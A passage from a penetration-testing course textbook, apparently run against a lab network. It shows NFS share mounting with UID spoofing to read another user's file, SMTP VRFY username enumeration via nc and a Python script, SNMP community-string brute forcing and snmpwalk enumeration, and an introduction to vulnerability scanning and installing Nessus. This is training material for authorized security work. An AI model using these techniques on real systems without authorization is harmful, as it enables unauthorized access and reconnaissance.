In this case, the entire /home directory is being shared and we can access it by mounting it on our Kali virtual machine. We will use **mount** to do this, along with **-o nolock** to disable file locking, which is often needed for older NFS servers:

```
kali@kali:~$ mkdir home

kali@kali:~$ sudo mount -o nolock 10.11.1.72:/home ~/home/

kali@kali:~$ cd home/ && ls
jenny  joe45  john  marcus  ryuu
```

Listing 259 - Using mount to access the NFS share in Kali

Based on this file listing, we can see that there are a few home directories for local users on the remote machine. Digging a bit deeper, we find a filename that catches our attention, so we try to view it:

```
kali@kali:~/home$ cd marcus

kali@kali:~/home/marcus$ ls -la
total 24
drwxr-xr-x 2 1014  1014 4096 Jun 10 09:16 .
drwxr-xr-x 7 root root 4096 Sep 17  2015 ..
-rwx------ 1 1014  1014   48 Jun 10 09:16 creds.txt

kali@kali:~/home/marcus$ cat creds.txt
cat: creds.txt: Permission denied
```

Listing 260 - Using built-in commands to explore the NFS share

It appears we do not have permission to view this file. Taking a closer look at the file permissions, we can see that its owner has a UUID of 1014, and also *read (r)*, *write (w)*, and *execute (x)* permissions on it. What can we do with this information? Since we have complete access to our Kali machine, we can try to add a local user to it using the **adduser** command, change its UUID to 1014, **su** to that user, and then try accessing the file again:

```
kali@kali:~/home/stefan$ sudo adduser pwn
Adding user `pwn' ...
Adding new group `pwn' (1001) ...
Adding new user `pwn' (1001) with group `pwn' ...
Creating home directory `/home/pwn' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for pwn
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
```

Listing 261 - Adding a local user to our Kali machine

Based on the output above, we can see that the new user has a UUID of 1001, which is not really what we need. We can change it to 1014 using **sed** and confirm the change took place. The **-i** option is used to replace the file in-place and the **-e** option executes a script. In this case, that happens to be **'s/1001/1014/g'**, which will globally replace the UUID in the /etc/passwd file:

```
kali@kali:~/home/marcus$ sudo sed -i -e 's/1001/1014/g' /etc/passwd

kali@kali:~/home/marcus$ cat /etc/passwd | grep pwn
pwn:x:1014:1014:,,,:/home/pwn:/bin/bash
```

Listing 262 - Updating the UUID in the /etc/passwd file

So far so good. Let's try to **su** to the newly added *pwn* user, verify that our UUID has indeed changed, and then try accessing that file again. We will use the **su** command to change the current login session's owner. Then, we will use **id** to display our current user ID. Finally, we will try to access the file again:

```
kali@kali:~/home/marcus$ su pwn

pwn@kali:/root/home/marcus$ id
uid=1014(pwn) gid=1014 groups=1014

pwn@kali:/root/home/marcus$ cat creds.txt
Not what you are looking for, try harder!!! :O)
```

Listing 263 - Accessing the file as the pwn user

Excellent! We can now read the file and make changes to it if we wish. Although the file contents were not what we expected in this particular instance, systems with this level of security are notorious for storing sensitive information in plain-text files. Take a moment to think about what else we might have been able to do in this case, from having SSH keys replaced, to reading confidential files, and so forth.

7.4.2.1 Exercises

1. Use Nmap to make a list of machines running NFS in the labs.
2. Use NSE scripts to scan these systems and collect additional information about accessible shares.

7.5 SMTP Enumeration

We can also gather information about a host or network from vulnerable mail servers. The Simple Mail Transport Protocol (SMTP)[216] supports several interesting commands, such as *VRFY* and *EXPN*. A *VRFY* request asks the server to verify an email address, while *EXPN* asks the server for the membership of a mailing list. These can often be abused to verify existing users on a mail server, which is useful information during a penetration test. Consider this example:

```
kali@kali:~$ nc -nv 10.11.1.217 25
(UNKNOWN) [10.11.1.217] 25 (smtp) open
220 hotline.localdomain ESMTP Postfix
VRFY root
```

[216] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol


```
252 2.0.0 root
VRFY idontexist
550 5.1.1 <idontexist>: Recipient address rejected: User unknown in local recipient ta
ble
^C
```

Listing 264 - Using nc to validate SMTP users

Notice how the success and error messages differ. The SMTP server happily verifies that the user exists. This procedure can be used to help guess valid usernames in an automated fashion. Consider the following Python script that opens a TCP socket, connects to the SMTP server, and issues a VRFY command for a given username:

```
#!/usr/bin/python

import socket
import sys

if len(sys.argv) != 2:
        print "Usage: vrfy.py <username>"
        sys.exit(0)

# Create a Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connect to the Server
connect = s.connect(('10.11.1.217',25))

# Receive the banner
banner = s.recv(1024)

print banner

# VRFY a user
s.send('VRFY ' + sys.argv[1] + '\r\n')
result = s.recv(1024)

print result

# Close the socket
s.close()
```

Listing 265 - Using Python to script the SMTP user enumeration

7.5.1.1 Exercises

1. Search your target network range to see if you can identify any systems that respond to the SMTP *VRFY* command.
2. Try using this Python code to automate the process of username discovery using a text file with usernames as input.

7.6 SNMP Enumeration

Over the years, we have often found that the Simple Network Management Protocol (SNMP) is not well-understood by many network administrators. This often results in SNMP misconfigurations, which can result in significant information leakage.

SNMP is based on UDP, a simple, stateless protocol, and is therefore susceptible to IP spoofing and replay attacks. In addition, the commonly used SNMP protocols 1, 2, and 2c offer no traffic encryption, meaning that SNMP information and credentials can be easily intercepted over a local network. Traditional SNMP protocols also have weak authentication schemes and are commonly left configured with default public and private community strings.

Now, consider that all of the above applies to a protocol, which by definition is meant to "Manage the Network". For all these reasons, SNMP is another one of our favorite enumeration protocols.

Several years ago, we performed an internal penetration test on a company that provided network integration services to a large number of corporate clients, banks, and other similar organizations. After several hours of scoping out the system, we discovered a large class B network with thousands of attached Cisco routers. It was explained to us that each of these routers was a gateway to one of their clients, used for management and configuration purposes.

A quick scan for default cisco / cisco telnet credentials discovered a single low-end Cisco ADSL router. Digging a bit further revealed a set of complex SNMP public and private community strings in the router configuration file. As it turned out, these same public and private community strings were used on every single networking device, for the whole class B range, and beyond – simple management, right?

An interesting thing about enterprise routing hardware is that these devices often support configuration file read and write through private SNMP community string access. Since the private community strings for all the gateway routers were now known to us, by writing a simple script to copy all the router configurations on that network using SNMP and TFTP protocols, we not only compromised the infrastructure of the entire network integration company, but the infrastructure of their clients, as well.

7.6.1 The SNMP MIB Tree

The SNMP Management Information Base (MIB) is a database containing information usually related to network management. The database is organized like a tree, where branches represent different organizations or network functions. The leaves of the tree (final endpoints) correspond to specific variable values that can then be accessed, and probed, by an external user. The IBM Knowledge Center[217] contains a wealth of information about the MIB tree.

For example, the following MIB values correspond to specific Microsoft Windows SNMP parameters and contains much more than network-based information:

1.3.6.1.2.1.25.1.6.0	System Processes
1.3.6.1.2.1.25.4.2.1.2	Running Programs

[217] (IBM, 2019), https://www.ibm.com/support/knowledgecenter/ssw_aix_71/commprogramming/mib.html

1.3.6.1.2.1.25.4.2.1.4	Processes Path
1.3.6.1.2.1.25.2.3.1.4	Storage Units
1.3.6.1.2.1.25.6.3.1.2	Software Name
1.3.6.1.4.1.77.1.2.25	User Accounts
1.3.6.1.2.1.6.13.1.3	TCP Local Ports

Table 6 - Windows SNMP MIB values

7.6.2 Scanning for SNMP

To scan for open SNMP ports, we can run **nmap** as shown in the example that follows. The **-sU** option is used to perform UDP scanning and the **--open** option is used to limit the output to only display open ports:

```
kali@kali:~$ sudo nmap -sU --open -p 161 10.11.1.1-254 -oG open-snmp.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-01 06:26 MDT
Nmap scan report for 10.11.1.7
Host is up (0.080s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:50:56:89:1A:CD (VMware)

Nmap scan report for 10.11.1.10
Host is up (0.080s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:50:56:93:4E:DC (VMware)
...
```

Listing 266 - Using nmap to perform a SNMP scan

Alternatively, we can use a tool such as *onesixtyone*,[218] which will attempt a brute force attack against a list of IP addresses. First we must build text files containing community strings and the IP addresses we wish to scan:

```
kali@kali:~$ echo public > community
kali@kali:~$ echo private >> community
kali@kali:~$ echo manager >> community

kali@kali:~$ for ip in $(seq 1 254); do echo 10.11.1.$ip; done > ips

kali@kali:~$ onesixtyone -c community -i ips
Scanning 254 hosts, 3 communities
10.11.1.14 [public] Hardware: x86 Family 6 Model 12 Stepping 2 AT/AT COMPATIBLE - Soft
ware: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
10.11.1.13 [public] Hardware: x86 Family 6 Model 12 Stepping 2 AT/AT COMPATIBLE - Soft
ware: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
10.11.1.22 [public] Linux barry 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686
...
```

Listing 267 - Using onesixtyone to brute force community strings

[218] (Alexander Sotirov, 2008), http://www.phreedom.org/software/onesixtyone/

Once we find SNMP services, we can start querying them for specific MIB data that might be interesting.

7.6.3 Windows SNMP Enumeration Example

We can probe and query SNMP values using a tool such as **snmpwalk** provided we at least know the SNMP read-only community string, which in most cases is "public".

7.6.3.1 Enumerating the Entire MIB Tree

Using some of the MIB values provided in Listing 268, we can attempt to enumerate their corresponding values. Try out the following examples against a known machine in the labs, which has a Windows SNMP port exposed with the community string "public". This command enumerates the entire MIB tree using the **-c** option to specify the community string, and **-v** to specify the SNMP version number as well as the **-t 10** to increase the timeout period to 10 seconds:

```
kali@kali:~$ snmpwalk -c public -v1 -t 10 10.11.1.14
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: x86 Family 6 Model 12 Stepping 2 AT/AT COMPAT
IBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (2005539644) 232 days, 2:56:36.44
iso.3.6.1.2.1.1.4.0 = ""
...
```

Listing 269 - Using snmpwalk to enumerate the entire MIB tree

7.6.3.2 Enumerating Windows Users

This example enumerates the Windows users:

```
kali@kali:~$ snmpwalk -c public -v1 10.11.1.14 1.3.6.1.4.1.77.1.2.25
iso.3.6.1.4.1.77.1.2.25.1.1.3.98.111.98 = STRING: "bob"
iso.3.6.1.4.1.77.1.2.25.1.1.5.71.117.101.115.116 = STRING: "Guest"
iso.3.6.1.4.1.77.1.2.25.1.1.8.73.85.83.82.95.66.79.66 = STRING: "IUSR_BOB"
...
```

Listing 270 - Using snmpwalk to enumerate Windows users

7.6.3.3 Enumerating Running Windows Processes

This example enumerates the running Windows processes:

```
kali@kali:~$ snmpwalk -c public -v1 10.11.1.73 1.3.6.1.2.1.25.4.2.1.2
iso.3.6.1.2.1.25.4.2.1.2.1 = STRING: "System Idle Process"
iso.3.6.1.2.1.25.4.2.1.2.4 = STRING: "System"
iso.3.6.1.2.1.25.4.2.1.2.224 = STRING: "smss.exe"
iso.3.6.1.2.1.25.4.2.1.2.324 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.364 = STRING: "wininit.exe"
iso.3.6.1.2.1.25.4.2.1.2.372 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.420 = STRING: "winlogon.exe"
iso.3.6.1.2.1.25.4.2.1.2.448 = STRING: "services.exe"
iso.3.6.1.2.1.25.4.2.1.2.480 = STRING: "lsass.exe"
iso.3.6.1.2.1.25.4.2.1.2.488 = STRING: "lsm.exe"
...
```

Listing 271 - Using snmpwalk to enumerate Windows processes

7.6.3.4 Enumerating Open TCP Ports

This example enumerates the open TCP ports:

```
kali@kali:~$ snmpwalk -c public -v1 10.11.1.14 1.3.6.1.2.1.6.13.1.3
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.21.0.0.0.0.18646 = INTEGER: 21
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.80.0.0.0.0.45310 = INTEGER: 80
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.135.0.0.0.0.24806 = INTEGER: 135
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.443.0.0.0.0.45070 = INTEGER: 443
...
```

Listing 272 - Using snmpwalk to enumerate open TCP ports

7.6.3.5 Enumerating Installed Software

This example enumerates installed software:

```
kali@kali:~$ snmpwalk -c public -v1 10.11.1.50 1.3.6.1.2.1.25.6.3.1.2
iso.3.6.1.2.1.25.6.3.1.2.1 = STRING: "LiveUpdate 3.3 (Symantec Corporation)"
iso.3.6.1.2.1.25.6.3.1.2.2 = STRING: "WampServer 2.5"
iso.3.6.1.2.1.25.6.3.1.2.3 = STRING: "VMware Tools"
iso.3.6.1.2.1.25.6.3.1.2.4 = STRING: "Microsoft Visual C++ 2008 Redistributable - x86
9.0.30729.4148"
iso.3.6.1.2.1.25.6.3.1.2.5 = STRING: "Microsoft Visual C++ 2012 Redistributable (x86)
- 11.0.61030"
...
```

Listing 273 - Using snmpwalk to enumerate installed software

7.6.3.6 Exercises

1. Scan your target network with onesixtyone to identify any SNMP servers.
2. Use snmpwalk and snmp-check to gather information about the discovered targets.

7.7 Wrapping Up

There is never one “best” tool for any given situation, especially since many tools in Kali Linux overlap in function. It’s always best to familiarize yourself with as many tools as possible, learn their nuances and whenever possible, measure the results to understand what’s happening behind the scenes. In some cases, the “best” tool is the one held by the most experienced practitioner.

8. Vulnerability Scanning

Vulnerability discovery is an integral part of any security assessment. While we prefer manual, specialized tasks that leverage our knowledge and experience during a security audit, automated vulnerability scanners are nonetheless invaluable when used in proper context. In this module, we will provide an overview of automated vulnerability scanning, discuss its various considerations, and focus on both Nessus and Nmap as indispensable tools.

8.1 Vulnerability Scanning Overview and Considerations

Before diving directly into our tools, we must take some time to discuss the process of vulnerability scanning, outline basic considerations regarding both automated and manual scanning, and discuss both critical nuances and best practices.

8.1.1 How Vulnerability Scanners Work

Vulnerability scanner implementations vary, but generally follow a standard workflow. Most automated scanners will:

1. Detect if a target is up and running.
2. Conduct a full or partial port scan, depending on the configuration.
3. Identify the operating system using common fingerprinting techniques.
4. Attempt to identify running services with common techniques such as banner grabbing, service behavior identification, or file discovery.
5. Execute a *signature-matching* process to discover vulnerabilities.

Notice that this process basically mirrors what we do during a manual assessment. As penetration testers, we may mentally execute some type of signature-matching process. For example, we may remember that a particular version of an application we spot in the field is vulnerable to a remote exploit. An automated scanner, however, performs this step with the assistance of unique vulnerability *signatures*.[219]

As a part of this signature-matching process, many scanners use *banner grabbing*, a simple technique where text strings generated during an initial interaction with an application are obtained and analyzed. Some applications generate very specific banners, such as OpenSSH, which may return "SSH-2.0-OpenSSH_7.9p1 Debian-10", allowing us to precisely pinpoint the application version, while others, such as Apache Tomcat versions 4.1.x to 8.0.x, return a generic HTTP header of "Apache-Coyote/1.1". Naturally, more specific headers and banners make it easier for the scanner to determine the application version and by extension, to accurately detect potential vulnerabilities.

[219] (IEEE, 2020), https://ieeexplore.ieee.org/document/1623997

Some vulnerability scanners can be configured to exploit a vulnerability upon detection. This can reduce the likelihood of a false positive but also increase the risk of crashing the service. Always check scanner options carefully.

Most automated scanners inspect a wide variety of other target information during the signature-matching process. Nevertheless, even a strong signature match does not guarantee the presence of a vulnerability. This means automated scanners can generate quite a few *false positives*[220] and by contrast, *false negatives*,[221] in which a vulnerability is overlooked because of a signature mismatch. False positives and negatives can also occur because of *backporting*,[222] in which package maintainers "roll back" software security patches to older versions. Backporting may result in the scanner flagging software as a vulnerable version when the vulnerability has actually been repaired.

Because of this, we should carefully inspect and manually review vulnerability scan results whenever possible. Given the ever-changing and complex technology landscape, vulnerabilities can show up in unexpected places. As good as some of the best commercially available scanners are, none are perfect. However, by updating the signature database before every engagement, we ensure that our scanner has the best chance of discovering the latest vulnerabilities.

This signature-matching process is quite efficient, and is much faster than a fully manual review, making automated vulnerability scanners an excellent choice as a first-pass during an assessment and a perfect companion to a manual review.

Taking time to understand the inner-workings of any automated tool we plan to use in the field is an extremely valuable exercise. This will not only assist us in configuring the tool and digesting the results properly, but will help us understand the limitations that must be overcome with manually-applied expertise.

8.1.2 Manual vs. Automated Scanning

We should combine manual and automated scan techniques during an assessment, but the proper balance becomes more evident with experience.

Let's discuss the primary advantages and disadvantages of manual and automated scanning in order to help strike the proper balance during an assessment.

A manual review of a remote target network will inevitably be very resource-intensive and time-consuming. Since this approach relies heavily on human interaction and repetitive tasks, it is also

[220] (CGISecurity.com, 2008), https://www.cgisecurity.com/questions/falsepositive.shtml

[221] (CGISecurity.com, 2008), https://www.cgisecurity.com/questions/falsenegative.shtml

[222] (Red Hat, 2020), https://access.redhat.com/security/updates/backporting

prone to errors in which vulnerabilities may be overlooked. Nevertheless, *red-teaming*[223] in particular, requires surgical precision and a minimal network footprint in order to remain undetected as long as possible. Using an automated scanner in these types of situations would not be the best approach. Furthermore, manual analysis allows for discovery of complex and logical vulnerabilities that are rather difficult to discover using any type of automated scanner.

However, automated vulnerability scanners are invaluable when working on large engagements under the typical time constraints associated with traditional security assessments. Whether using a general scanner across the entire target network or against a single dedicated host, we can establish a baseline in a much shorter period of time. These baselines allow us to validate easily-detected vulnerabilities, or at the very least help us understand the general security posture of the target.

While invaluable, vulnerability scanning can have disadvantages. Scan configurations can be extensive and complicated with defaults that could harm the target. For example, many scanners can and will attempt to brute-force weak passwords. During an engagement, brute-force techniques should be tightly regulated as they can lead to account lock-outs, which can incur significant downtime for the client. It is important to understand how a vulnerability scanner works and what its capabilities are before executing a scan.

Remember, when using an automated vulnerability scanner, our job as a penetration tester is to provide value above and beyond the output of any tool.

8.1.3 Internet Scanning vs Internal Scanning

Vulnerability scanners can easily scan Internet-connected targets as well as those connected to a local network. However, our scan results may be incomplete or inaccurate if we treat these targets as equals. Our network placement in relation to the target can affect our speed threshold, access rights, likelihood of traffic interference, and target visibility.

The speed of our connection to the target network dictates not only the raw bandwidth available to our scanner, but other factors such as the number of hops to the individual hosts. This means that we can conduct more intrusive and comprehensive scans more quickly against locally-connected hosts. However, we must be mindful of our traffic at all times, realizing that older equipment may be adversely affected by heavy scans. For optimal results, consider the guidelines established in the port scanning discussion in previous modules.

> *To achieve better scan results, consider throttling scan speeds and timeout values at first. Once you are comfortable with the quality of the results, you can start increasing the speed incrementally until a good balance is achieved.*

Our positioning on the network can also affect our access rights and likelihood of traffic interference when communicating with our targets. Firewalls or Intrusion Prevention Systems (IPS), for example, could block our access to hosts or ports and may drop our traffic while generating

[223] (Daniel Miessler, 2020), https://danielmiessler.com/study/red-blue-purple-teams/

security alerts. These devices limit our capabilities and subsequently mask vulnerabilities on targets behind them, which will negatively affect the end product we provide to our client.

Finally, our network positioning can affect target visibility. For example, a typical vulnerability scanner will attempt to discover targets with a ping sweep or ARP scan.[224] However, Internet-connected targets would not be able to receive ARP traffic from external subnets and may block ICMP (ping) requests,[225] meaning the scanner could miss the targets entirely if it has been configured to rely solely on these discovery options.

We need to take the time to thoroughly understand the target network, the exact network location we will be operating from, and the target access our network positioning provides. And as we always say, it is important to know your tools and how they work behind the scenes.

8.1.4 Authenticated vs Unauthenticated Scanning

Most scanners can be configured to run authenticated scans, in which the scanner logs in to the target with a set of valid credentials. In most instances, authenticated scans use a privileged user account in order to have the best visibility into the target system.

To run an authenticated scan against a Linux target, we simply enable the SSH service on the Linux target and configure the scanner with valid user credentials. Most scanners will use this access to review package versions and validate configurations in an attempt to discover potential vulnerabilities.

Windows authentication generally requires the Windows Management Instrumentation (WMI)[226] along with credentials for a domain or local account with remote management permissions. Note that even with WMI configured, other factors may block authentication including UAC[227] and firewall settings. However, once access is properly configured, most scanners analyze the system configuration, registry settings, and application and system patch levels. They also review files in the Program Files directories as well as all supporting executables and DLLs in the Windows folder, all in an attempt to detect potentially vulnerable software.

Authenticated scans generate a wealth of additional information and produce more accurate results at the expense of a longer scan time. Although an authenticated scan can be used during a penetration test (using discovered credentials, for example), it is more commonly used during the patch management process.

8.2 Vulnerability Scanning with Nessus

As we move beyond theory and begin looking at tools, we will first focus on *Nessus*, a popular vulnerability scanner that supports a staggering 130,000 plugins[228] (vulnerability checks) at the time of this writing. While originally developed as an open source application, in 2005 the source

[224] (Tenable, 2019), https://docs.tenable.com/nessus/Content/DiscoverySettings.htm#HostDiscovery

[225] (Nmap, 2019), https://nmap.org/book/man-host-discovery.html

[226] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/desktop/wmisdk/about-wmi

[227] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works

[228] (Tenable, 2020), https://www.tenable.com/products/nessus

was closed.[229] The change to a closed source model resulted in forks of the open source project, and to the release of OpenVAS.[230]

There are many commercial and open source vulnerability scanners with various strengths and weaknesses. However, Nessus is a quite capable industry standard, and the free "Essentials" version allows us to scan up to 16 IPs. It gives us insight into how to use the full commercial version without time limits or other constraints. The overall concepts discussed in this section will generally apply to just about any other commercial scanner as well.

8.2.1 Installing Nessus

For the purposes of this module, please note that you will need to install Nessus on the VM you are using to connect to the PWK labs, as an internet connection will be necessary to activate the Nessus instance, as well as to download the plugins. It is also important to mention that vulnerability scanners are generally resource-intensive. Many of them suggest minimum requirements that include at least 2 CPU cores as well as 8GB of RAM. These resource requirements won't be necessary for our example.

Before beginning the installation, we should update Kali's package lists and upgrade to the latest versions of existing packages:

```
kali@kali:~$ sudo apt update && sudo apt upgrade
```

Listing 274 - Updating package lists and upgrading packages

Although Nessus is not available in the Kali repositories, we can manually download the 64-bit **.deb** file for Kali from the Tenable website: https://www.tenable.com/downloads/nessus.

We can view the SHA256 checksum value by clicking the "Checksum" link on the download page (Figure 44) and validate the downloaded file's checksum with **`sha256sum`**:

[229] (Renai LeMay, 2005), https://www.cnet.com/news/nessus-security-tool-closes-its-source/

[230] (Greenbone Networks, 2019), http://www.openvas.org



Figure 44: Nessus Download and Checksum

```
kali@kali:~/nessus$ sha256sum Nessus-X.X.X.deb
34199e8ff70bc1502b82495272cee2d313dc15eacd1c0c1da6b851a32892d39d  Nessus-X.X.X.deb
```

Listing 275 - Verifying the checksum

The value displayed after running sha256sum and the value displayed on the website should match. Note that this checksum is version-dependent and may not match what is shown in the figures above.

Since our checksums match, we can install the package with **apt**:

```
kali@kali:~/nessus$ sudo apt install ./Nessus-X.X.X.deb
...
Preparing to unpack .../kali/nessus/Nessus-X.X.X.deb ...
Unpacking nessus (X.X.X) ...
Setting up nessus (X.X.X) ...
Unpacking Nessus Scanner Core Components...

 - You can start Nessus Scanner by typing /etc/init.d/nessusd start
 - Then go to https://kali:8834/ to configure your scanner

Processing triggers for systemd (241-3) ...
```

Listing 276 - Nessus installation

With the package is installed, we can start the *nessusd* service:

```
kali@kali:~/nessus$ sudo /etc/init.d/nessusd start
Starting Nessus : .
```

Listing 277 - Starting Nessus

Once Nessus is running, we can launch a browser and navigate to https://localhost:8834. We will be presented with a certificate error indicating an unknown certificate issuer, but this is expected due to the use of a self-signed certificate.



Figure 45: Nessus Presenting a Certificate Error

To accept the self-signed certificate, click *Advanced* and *Add Exception…*:



Figure 46: Adding an Exception for the Invalid Certificate

With the security exception pop-up open, we can click *Confirm Security Exception* to accept the certificate:



Figure 47: Confirming the Security Exception

Once the page loads, we are prompted to select a Nessus product. For our purposes, we are going to deploy *Nessus Essentials*. This is done by selecting *Nessus Essentials* from the list and clicking *Continue*.

